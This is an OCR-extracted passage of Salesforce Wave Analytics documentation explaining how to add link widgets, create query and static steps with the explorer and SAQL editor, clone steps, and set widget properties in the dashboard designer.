
Widget Properties for Wave Dashboards

Add a Link Widget to Link to a Wave Lens or Dashboard

Instead of packing all possible key performance metrics, charts, and tables into a single dashboard, break up the content into multiple dashboards. Then use link widgets to tie the dashboards together. Dashboard viewers appreciate not having to figure out what to focus on in a busy dashboard. You can also use links to create analysis paths for users to follow or to link related assets.

1. Drag the link widget to the dashboard canvas.
2. To change the widget properties, click the widget.

   The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



3. Set the widget properties to customize the appearance of the widget.

   For example, specify the lens or dashboard to link to. Specify whether the filters selections in the dashboard are passed to the linked asset. For example, you view a dashboard that shows only open cases. When you click the link, the linked dashboard applies the same selection filter, showing only open cases.

4. To preview your changes to the dashboard, click .
5. To save your changes to the dashboard, click .

   Important: If you close the dashboard without saving it, you lose your changes.

SEE ALSO:

Widget Properties for Wave Dashboards

Create Steps in the Wave Dashboard Designer

Steps return results that are displayed in widgets. For example, a number widget displays the result of a calculation—that calculation is defined in a step. Steps can query a data source, like a dataset or a Salesforce object. They can also be a static list of user-defined values—a static step. You can reuse each step in multiple widgets. In addition to clipping a lens from an exploration, you can use the following ways to create steps in the Wave dashboard designer: use the wizard or create it manually.

The widget wizard creates a basic step that meets the minimum requirements for the widget. If you need a more robust step, like one that has multiple measures or a customized SAQL query, manually create your own. The method you choose depends on how much flexibility you need.

Because IDs are not always descriptive, you can add a step label. For example, you can add the "Won Opportunity Amount" label to step ID "Amount_1." Specify the label when you create the step because Wave generates the step ID based on the label. After creating the step, you can change the label but not the ID, unless you edit the JSON.

Tip: If you create a query but Wave takes too long to execute it, speed up the query results by performing the calculation in the dataflow. The dataflow stores the results in the dataset, allowing for quick retrieval of the precalculated values.

Widget Steps in a Wave Dashboard
Some widgets require steps. A step contains a query that returns results. The widget determines how to display the results. For example, a step calculates the average opportunity amount, grouped by region. The widget displays the results in a bar chart format with each bar showing the average amount for a region. In the Wave dashboard designer, most widgets have a wizard that you can use to build the widget and its step. You can also build your own step and attach it to a widget.

Create a Step with the Explorer
Instead of using a widget wizard to create the step, you can build your own step using the explorer. Unlike with the widget wizard, you can customize your step, like adding multiple measures.

Create a Step with the SAQL Editor
You can use the SAQL Editor to customize the query of a step. SAQL query steps are more robust than steps created by widget wizards and the explorer. For example, you can write a SAQL query that queries two datasets.

Create a Static Step with Custom Values
You can use static steps in apply custom values to filters, groups, measures, sort order, and limits of other step queries. For example, you can create a toggle widget that filters case records based on the following values that you came up with: High Priority Cases, Medium Priority Cases, and Low Priority Cases. You can define the logic used to determine the case priority.

Clone a Step
Clone a step to quickly create a step based on an existing one. Cloning is useful when you can reuse an existing step with just a few tweaks.

Widget Steps in a Wave Dashboard

Some widgets require steps. A step contains a query that returns results. The widget determines how to display the results. For example, a step calculates the average opportunity amount, grouped by region. The widget displays the results in a bar chart format with each bar showing the average amount for a region. In the Wave dashboard designer, most widgets have a wizard that you can use to build the widget and its step. You can also build your own step and attach it to a widget.


In the Wave dashboard designer, a "lens" and a "step" are similar, but not the same. They both contain queries used to calculate results. However, unlike a step, a lens includes the visualization and can be saved as a standalone asset in an app. For example, a lens can show the results of a query as a timeline chart or a compare table.

You can build a widget using one of the following types of steps.

Query Step

Most steps are query steps. A query step contains a query against a data source. The type of query is based on the data source. For instance, Wave can execute a SAQL query against one or more datasets or a soql query against a Salesforce object. You can create a query steps in different ways.

You can use the explorer to query a single dataset. You can calculate measures, group results by dates and dimensions, and filter records based on dataset fields. Here's an example of an explorer-built step that populates a chart widget.



To create more robust SAQL query steps, use the SAQL editor. For example, you can create a SAQL query based on multiple datasets, which isn't possible using the explorer. This step creates a chart widget.




Wave creates different step types based on the widget type. By default, all steps that query a dataset, except steps used for a values table, can return up to 2,000 results. A step for a values table can return up to 100 results. To return more results, set the `"limit"` attribute in the SAQL query or in step definition of the dashboard JSON up to 10,000.

For more information about building SAQL queries and setting the `"limit"` query attribute, see the Wave Analytics SAQL Reference. For more information about step types and manually defining a soql query step in the dashboard JSON, see the Wave Analytics Dashboard JSON Reference.

Static Step

A static step is more rare. It doesn't query the data. Instead, the step provides a static list of user-defined values. For example, a toggle widget can show static values "$," "#" and "AVG." To make the toggle widget interact with other widgets in the dashboard, bind the static values to the steps of other widgets in your dashboard. For instance, you can bind "$" and "#" to show different measures: "$"

to show the value of opportunities, and "#" to show the number of opportunities. In this example, "$" is selected in the toggle widget, and the dashboard shows the value of opportunities.



For more information, see Create a Static Step with Custom Values.

SEE ALSO:


- Create Steps in the Wave Dashboard Designer
- Make the Dashboard Widgets Interactive

Create a Step with the Explorer


Instead of using a widget wizard to create the step, you can build your own step using the explorer. Unlike with the widget wizard, you can customize your step, like adding multiple measures.

One way to create a step with explorer is to clip an exploration to a dashboard. For information about this method, see Clip a Lens to a Dashboard. You can also create the step from the designer, which is covered here.

1. To open the steps panel, click an empty space in the dashboard canvas.
2. Click **Create Step**.
   The Select a Dataset screen appears, showing datasets in the most recently used order.



3. Select the dataset that contains the data that you want to include in the step. Type in the search box if your dataset isn't easy to find. The explorer appears, showing the Count of Rows measure, by default.




4. Next to the Step Label, click .
5. Enter the step label.
6. Add measures that you want to show in the widget.

   To add a measure, click Measure. To change a measure, select the measure in the explorer and then choose a new one.

   You can add as many measures as needed. If you add multiple measures, you can specify which one to show in a widget by configuring the step properties.

7. To group the measures by a date or dimension, click + Group.
   You can add multiple groups. To change a grouping, click the grouping and select a new field. To reorder the groupings, click the grouping and then click **Move Left** or **Move Right**.



8. If needed, click **Filter** to filter the results.
   You can add multiple filters.

9. To change the chart type for the step, click .
   This setting applies only if you don't set the chart type in the widget properties. The widget properties override this setting.

10. To sort the results, show the results using a logarithmic scale, or show the SAQL query, click .
    When viewing the SAQL query, you can edit it to override the query generated by the explorer. For more information about SAQL query steps, see Create a Step with the SAQL Editor .

11. Click **Done**.
    Wave adds the step to the steps panel, making it available for use by other widgets in the dashboard.

12. Click **Save**.


13. Save the dashboard so you don't lose your changes.

Create a Step with the SAQL Editor


You can use the SAQL Editor to customize the query of a step. SAQL query steps are more robust than steps created by widget wizards and the explorer. For example, you can write a SAQL query that queries two datasets.

1. To open the steps panel, click an empty space in the dashboard canvas.


2. Click **Create Step**.
   The Select a Dataset screen appears, showing datasets in the most recently used order.




3. Select the dataset that contains the data that you want to include in your query. Type in the search box if your dataset isn't easy to find.
   The explorer appears, showing the Count of Rows measure.




4. Click .



5. In the Show SAQL option, click **On**.
   The SAQL query for the current step shows at the bottom.




6. To edit the SAQL query, click .



7. Edit the SAQL query, as needed.

   The SAQL editor provides contextually smart auto-completion suggestions. When you make changes in the SAQL editor, the **Done** button is disabled until you select **Run Query** and the editor verifies that the query is valid. If the query is not valid, an error appears.


8. Click **Done**.




9. Confirm or change the order of the groupings and measures.
10. To hide a measure, click it. Click it again to show it.
11. Click **Done**.
    Wave adds the step to the steps panel, making it available for use by other widgets in the dashboard.
12. Save the dashboard so you don't lose your changes.

Create a Static Step with Custom Values


You can use static steps in apply custom values to filters, groups, measures, sort order, and limits of other step queries. For example, you can create a toggle widget that filters case records based on the following values that you came up with: High Priority Cases, Medium Priority Cases, and Low Priority Cases. You can define the logic used to determine the case priority.



1. In the step panel of the Wave dashboard designer, click **Create Step**.
   If you don't see the step panel, click the dashboard header to show it.



2. Click **Create a Static Step with Custom Values**.



3. Enter a step label.
4. Add the list of values, including the display name and value for each.

   Note: The display name appears in the associated widget. Values are optional, but if included, you can bind them to other steps to filter the results of other widgets in the dashboard.

5. To create the static step, click **Create**.
   Wave adds the step to the steps panel, making it available for use by other widgets in the dashboard.
6. To apply this static step to a list or toggle widget:
   a. Drag the step to an empty space in the canvas.

By default, a toggle widget is added to the dashboard, showing the custom values as toggle options.

b. To change the widget and step properties, click the widget.

The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.

c. Set the widget properties to customize the appearance of the widget.

Note: In the Measure widget property, you can select a value only after you add measures for the list options. To add measures, edit the dashboard JSON and add measures to the corresponding step.

d. To preview your changes to the dashboard, click .

e. To save your changes to the dashboard, click .

Important: If you close the dashboard without saving it, you lose your changes.

If you applied the static step to a list or toggle widget, you can see the widget in the dashboard. But it's not tied to any other widgets. To filter the dashboard results based on selections in the list or toggle widget, bind the custom values to the steps of the other widgets. For more information about binding static steps, see the *Wave Analytics Bindings Developer Guide*.

SEE ALSO:

Widget Properties for Wave Dashboards


Step Properties for Wave Dashboards

Clone a Step

Clone a step to quickly create a step based on an existing one. Cloning is useful when you can reuse an existing step with just a few tweaks.


Note: You can't clone a SAQL query step for a single compare table column or a static step.

1. To open the steps panel, click an empty space in the dashboard canvas.



Note: You can't apply grayed-out steps to widgets. But you can clone them and view their properties.

2. Select **All steps**, and then hover over the step that you want to clone.



3. Click .
It opens in exploration mode, where you can easily modify it. If the step was created using SAQL, the clone opens in the SAQL editor instead.
4. Make your changes to the clone.
5. Click **Save**.
The clone is saved with "Clone of" prepended to the original step's name. Wave adds the step to the steps panel, making it available for use by other widgets in the dashboard.
6. Save the dashboard so you don't lose your changes.

Note: When you clone a step and edit its SAQL query, the resulting JSON doesn't always reflect the function applied to measures. After you run and save the SAQL, the function is changed to `count`. For example, if the original step contained this `measures` array:

```
"query": {
        "measures": [
        ["max","DailyActiveUsers"]
        ]
      }
```

and the SAQL was edited, run, and saved, the updated JSON contains this `measures` array instead:

```
"query": {
        "measures": [
        ["count","*","max_DailyActiveUsers"]
        ]
      }
```

This discrepancy has no effect on the data viewed in the dashboard.

Widget Properties for Wave Dashboards

Widget properties define how widgets appear in the Wave dashboard. For example, you can apply labels, backgrounds, and borders. To make widgets look consistent, you can set up default widget properties in the layout and then assign them to each widget. Widget properties vary based on the widget type and the designer used to create them. The properties listed here apply only to widgets created in the Wave dashboard designer.

Wave groups widget properties into sections.

General

Property	Description
Chart Type	Select the type of chart to visualize the data.
Show as pivot table	Indicates whether the table is pivoted. A pivot table requires the underlying step to have at least one grouping. Wave pivots the table on the last defined grouping. Disabled, by default.
Show Explore Icon	Allow dashboard viewers to click a link in the widget to open the underlying step in explorer. Note: This option only applies widgets based on steps in compact form. You can't explore widgets that are built on SAQL form steps.
